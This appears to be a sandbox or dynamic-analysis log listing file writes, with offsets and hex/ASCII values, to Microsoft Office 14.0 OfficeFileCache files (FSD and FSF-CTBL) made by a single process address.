C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a ed f4 63 c8 e5 29 05 4e b1 48 41 76 da 71 36 3c 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 7d 7c 8a ad 97 3f 01 44 86 41 88 ae fb a7 51 9b 01 00 00 00 00 00 00 00 63 02 c0 8c dd 60 a1 4a 85 6a 25 b2 27 f2 14 97 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z..c..).N.HAv. q6<S,...X.F...Fa..q........... ....}|...?.D.A.... Q.........c....`.J.j%.'....... ....t...t...t...t............	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	76	40	f8 a3 5e 49 01 d0 25 4d ae 42 4d 1d b2 fc 56 e5 02 00 00 00 00 00 00 00 63 02 c0 8c dd 60 a1 4a 85 6a 25 b2 27 f2 14 97	..^I..%M.BM...V.........c....` .J.j%.'...	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	512	65024	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....	success or wait	2	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	512	1024	c4 f4 f7 f5 b1 7a 56 a4 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....zV......................	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	1536	16	10 00 00 00 00 00 00 00 01 00 00 00 d3 95 02 50	...............P	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a ed f4 63 c8 e5 29 05 4e b1 48 41 76 da 71 36 3c 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 bd b1 72 2a 07 ee 21 4f a3 ab cf 01 10 f0 1c 08 03 00 00 00 00 00 00 00 63 02 c0 8c dd 60 a1 4a 85 6a 25 b2 27 f2 14 97 00 06 00 00 00 00 00 00 00 04 00 00 01 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z..c..).N.HAv. q6<S,...X.F...Fa..q........... ....r*..!O...... ....c....`.J.j%.'....... ....t...t...t...t............	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	76	40	1a 42 91 6d 58 04 a1 4f a6 df 78 e1 0a ee 86 ad 04 00 00 00 00 00 00 00 63 02 c0 8c dd 60 a1 4a 85 6a 25 b2 27 f2 14 97	.B.mX..O..x............c....` .J.j%.'...	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	2560	4096	c4 f4 f7 f5 b1 7a 56 a4 11 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....zV.......................	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	2576	4	03 10 80 80	....	success or wait	2	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	1552	24	10 00 00 00 01 00 00 00 11 00 00 00 01 00 00 00 01 00 00 00 68 b9 aa 28	....................h..(	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a ed f4 63 c8 e5 29 05 4e b1 48 41 76 da 71 36 3c 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 a3 03 06 9f 04 1c d5 41 90 2e 5e 5e c6 9e d6 c0 05 00 00 00 00 00 00 00 63 02 c0 8c dd 60 a1 4a 85 6a 25 b2 27 f2 14 97 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z..c..).N.HAv. q6<S,...X.F...Fa..q........... ....A..^^.. ....c....`.J.j%.'....... ....t...t...t...t............	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a ed f4 63 c8 e5 29 05 4e b1 48 41 76 da 71 36 3c 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 a3 03 06 9f 04 1c d5 41 90 2e 5e 5e c6 9e d6 c0 05 00 00 00 00 00 00 00 63 02 c0 8c dd 60 a1 4a 85 6a 25 b2 27 f2 14 97 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z..c..).N.HAv. q6<S,...X.F...Fa..q........... ....A..^^.. ....c....`.J.j%.'....... ....t...t...t...t............	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	0	16	b3 e2 48 ea a6 a1 dd 40 bc 06 c7 c4 62 92 12 71	..H....@....b..q	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	16	2	0c 00	..	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	18	2	18 ba	..	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	20	1	5d	]	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	21	92	46 00 53 00 44 00 2d 00 7b 00 46 00 36 00 38 00 44 00 37 00 37 00 34 00 37 00 2d 00 42 00 44 00 46 00 42 00 2d 00 34 00 34 00 31 00 34 00 2d 00 39 00 33 00 39 00 37 00 2d 00 43 00 46 00 32 00 30 00 42 00 31 00 30 00 44 00 44 00 41 00 35 00 46 00 7d 00 2e 00 46 00 53 00 44 00	F.S.D.-.{.F.6.8.D.7.7.4.7.-.B.D.F.B.-.4.4.1.4.-.9.3.9.7.-.C.F.2.0.B.1.0.D.D.A.5.F.}...F.S.D.	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	113	1	05	.	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	76	40	d6 be 55 99 e9 e2 b2 46 bd 2d 21 93 b8 cd 95 68 06 00 00 00 00 00 00 00 63 02 c0 8c dd 60 a1 4a 85 6a 25 b2 27 f2 14 97	..U....F.-!....h........c....`.J.j%.'...	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	6656	51	af 36 cc a7 bb d5 17 41 a9 9e 7b 67 06 b7 13 0d 03 00 02 00 94 00 40 20 17 f1 67 68 9a 6a 12 47 94 11 5c 41 d5 1b 6c a8 0a 03 00 00 3e 03 00 00 9f 01 49	.6.....A..{g.........@ ..gh.j.G..\A..l.....>.....I	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	6712	4096	c4 f4 f7 f5 b1 7a 56 a4 12 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....zV...	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	2580	50	05 c8 00 8d 40 03 07 72 b5 1d e2 09 13 11 46 83 2a ee af af 94 b4 ef 01 00 00 00 01 05 00 01 00 00 00 00 00 00 00 ff ff ff ff ff ff ff 00 00 00 00	....@..r......F.*...............................	success or wait	3	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	1576	32	10 00 00 00 02 00 00 00 11 00 00 00 02 00 00 00 12 00 00 00 02 00 00 00 01 00 00 00 97 3a 61 9d	............................:a.	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a ed f4 63 c8 e5 29 05 4e b1 48 41 76 da 71 36 3c 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 06 46 d1 ba 99 fe 5c 4a b4 03 32 76 96 1d f7 f5 07 00 00 00 00 00 00 00 63 02 c0 8c dd 60 a1 4a 85 6a 25 b2 27 f2 14 97 00 06 00 00 00 00 00 00 00 04 00 00 03 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 38 2a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 03 00 00 00 00 00 00 00 33 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z..c..).N.HAv.q6<S,...X.F...Fa..q.............................F....\J..2v............c....`.J.j%.'..8*.............................t...t...t...t...........3..	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	76	40	e7 d8 4b 78 25 77 97 45 ab ea f4 ac 6f 5b 3b 6f 08 00 00 00 00 00 00 00 63 02 c0 8c dd 60 a1 4a 85 6a 25 b2 27 f2 14 97	..Kx%w.E....o[;o........c....`.J.j%.'...	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	10808	4096	c4 f4 f7 f5 b1 7a 56 a4 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....zV......................	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	14904	122	cf aa 69 49 01 0c 56 0c 5b cb 7d dc c1 10 bb 4c aa 26 17 8b e3 a8 1e 86 80 b3 81 39 1c 60 95 60 46 9d c1 e1 0a 2f 3b 76 3c 01 00 00 00 00 00 00 00 05 60 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 66 14 b9 fa de 84 a3 aa 0d 4a a3 a8 52 0c 77 ac 70 73 0c b9 fa de 84 a3 aa 0d 4a a3 a8 52 0c 77 ac 70 73 0c f0 3f 17 ee 9f f2 be 42 99 ec 21 82 dd 9d 11 73 05	..iI..V.[.}....L.&.........9.` .`F..../;v<.........` ....8f........J..R.w.ps... .....J..R.w.ps..?.....B..!....s.	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	15032	81	3e 03 00 00 54 07 00 00 00 a9 54 27 0c 5b cb 7d dc c1 10 bb 4c aa 26 17 8b e3 a8 1e 86 79 00 6a 03 00 00 58 53 51 b9 fa de 84 a3 aa 0d 4a a3 a8 52 0c 77 ac 70 73 01 00 00 00 f0 3f 17 ee 9f f2 be 42 99 ec 21 82 dd 9d 11 73 01 00 00 00 a9 9f 01	>...T.....T'.[.}....L.&......y .j...XSQ.......J..R.w.ps.....? .....B..!....s.......	success or wait	2	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	10824	56	03 10 80 80 06 d0 80 80 5b cb 7d dc c1 10 bb 4c aa 26 17 8b e3 a8 1e 86 01 00 00 00 06 00 00 00 00 00 00 00 30 b5 9e 4d a4 4d 43 4f b8 59 b3 1c c0 70 06 65 01 00 00 00	........[.}....L.&............ ......0..M.MCO.Y...p.e....	success or wait	4	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	1608	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 75 75 f0 f3	....................................uu..	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a ed f4 63 c8 e5 29 05 4e b1 48 41 76 da 71 36 3c 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 8e 41 08 98 5d 1f 3d 4b a6 19 c0 00 08 8a 37 81 09 00 00 00 00 00 00 00 63 02 c0 8c dd 60 a1 4a 85 6a 25 b2 27 f2 14 97 00 06 00 00 00 00 00 00 00 04 00 00 04 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 68 3b 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 04 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 09 00 00 00 00 00 00 00 4f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z..c..).N.HAv.q6<S,...X.F...Fa..q............................A..].=K......7.........c....`.J.j%.'...h;..........................t...t...t...t...........O...	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	76	40	db 92 50 52 25 62 c6 41 84 4c bd f2 ed 48 9b bd 0a 00 00 00 00 00 00 00 63 02 c0 8c dd 60 a1 4a 85 6a 25 b2 27 f2 14 97	..PR%b.A.L...H..........c....`.J.j%.'...	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	15208	284	cf aa 69 49 01 0c 56 0c 6a de 06 fa a6 d8 67 45 b6 dc e8 af 17 28 bc 53 80 dc 7b 63 18 00 55 05 48 a6 5f 13 10 2b 4c 4b f6 03 00 00 00 00 00 00 00 0b ec 00 c0 32 80 55 ee 6a ff 4f 78 36 4d 9d ad 75 ae a2 53 dc 40 01 00 00 11 03 d9 0b 00 75 f4 00 b2 00 88 01 0b 0c 3b 0a f3 2f e6 9b d1 41 b4 70 ce f5 35 d8 85 97 0c bd 61 89 5a 03 f9 e1 49 ac 31 e8 88 84 f9 38 67 0c d7 75 94 ad 50 8d f5 42 89 a8 9e 1a db 29 e1 78 0c 8a d6 37 22 91 32 3d 43 90 dc 78 18 bf 0e b2 87 0c 14 e1 0e 0f 9e e7 83 42 8e d6 b2 e6 01 f8 8e 25 00 d9 05 00 00 00 00 00 00 10 00 00 00 c8 9b 3b 7a af 95 8b 49 a5 8a ab 57 87 03 d7 2a 10 00 00 00 64 4f 28 16 cb d1 15 40 ac fa 9e 39 44 d6 b6 dd 10 00 00 00 16 c6 de 48 e4 56 30 4f 80 30 c5 11 11 c1 02 a9 10 00 00 00 fe b5 14 42 0f 9b 35 42 9c	..iI..V.j.....gE.....(.S..{c..U.H._..+LK.....2.U.j.Ox6M..u..S.@.....u.....;../...A.p..5.....a.Z...I.1....8g..u..P..B.....).x...7".2=C..x.....B.....%.....;z...I...W...*....dO(.....@...9D.....H.V0O.0.....B..5B.	success or wait	3	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	15752	70	cf aa 69 49 01 0c 56 2c 6a de 06 fa a6 d8 67 45 b6 dc e8 af 17 28 bc 53 80 dc 7b 63 18 00 55 05 48 a6 5f 13 10 2b 4c 4b f6 08 00 00 00 00 00 00 00 07 58 22 0c ae 25 c1 5c 47 51 c8 42 9f b9 79 2f d7 05 4b 93 05	..iI..V,j.....gE.....(.S..{c..U.H._..+LK.....X"..%.\GQ.B..y/..K..	success or wait	4	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	2804	398	05 c8 00 8d 6d 07 24 6a de 06 fa a6 d8 67 45 b6 dc e8 af 17 28 bc 53 01 00 00 00 01 04 00 09 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 05 c8 00 8d 91 07 0f 6a de 06 fa a6 d8 67 45 b6 dc e8 af 17 28 bc 53 02 00 00 00 01 06 00 0a 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d a0 07 11 6a de 06 fa a6 d8 67 45 b6 dc e8 af 17 28 bc 53 03 00 00 00 01 06 00 0b 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d b1 07 09 6a de 06 fa a6 d8 67 45 b6 dc e8 af 17 28 bc 53 05 00 00 00 01 02 00 0c 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d ba 07 15 b6 81 db c6 40 15 a7 4c 8c b3 79 e5 eb 57 61 7a 01 00 00 00 01 00 00 0d 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d cf	....m.$j.....gE.....(.S..... .....j.....gE..... (.S..... .....j.....gE..... (.S..... .....j.....gE.....(.S..... ..... .@..L..y..Waz.....	success or wait	3	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	16568	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 cf 8b 8c bd	.....	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	1648	32	11 00 00 00 0f 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 18 b0 c7 c6	.....	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	16608	32	11 00 00 00 0f 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 ef ec 13 8b	.....	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
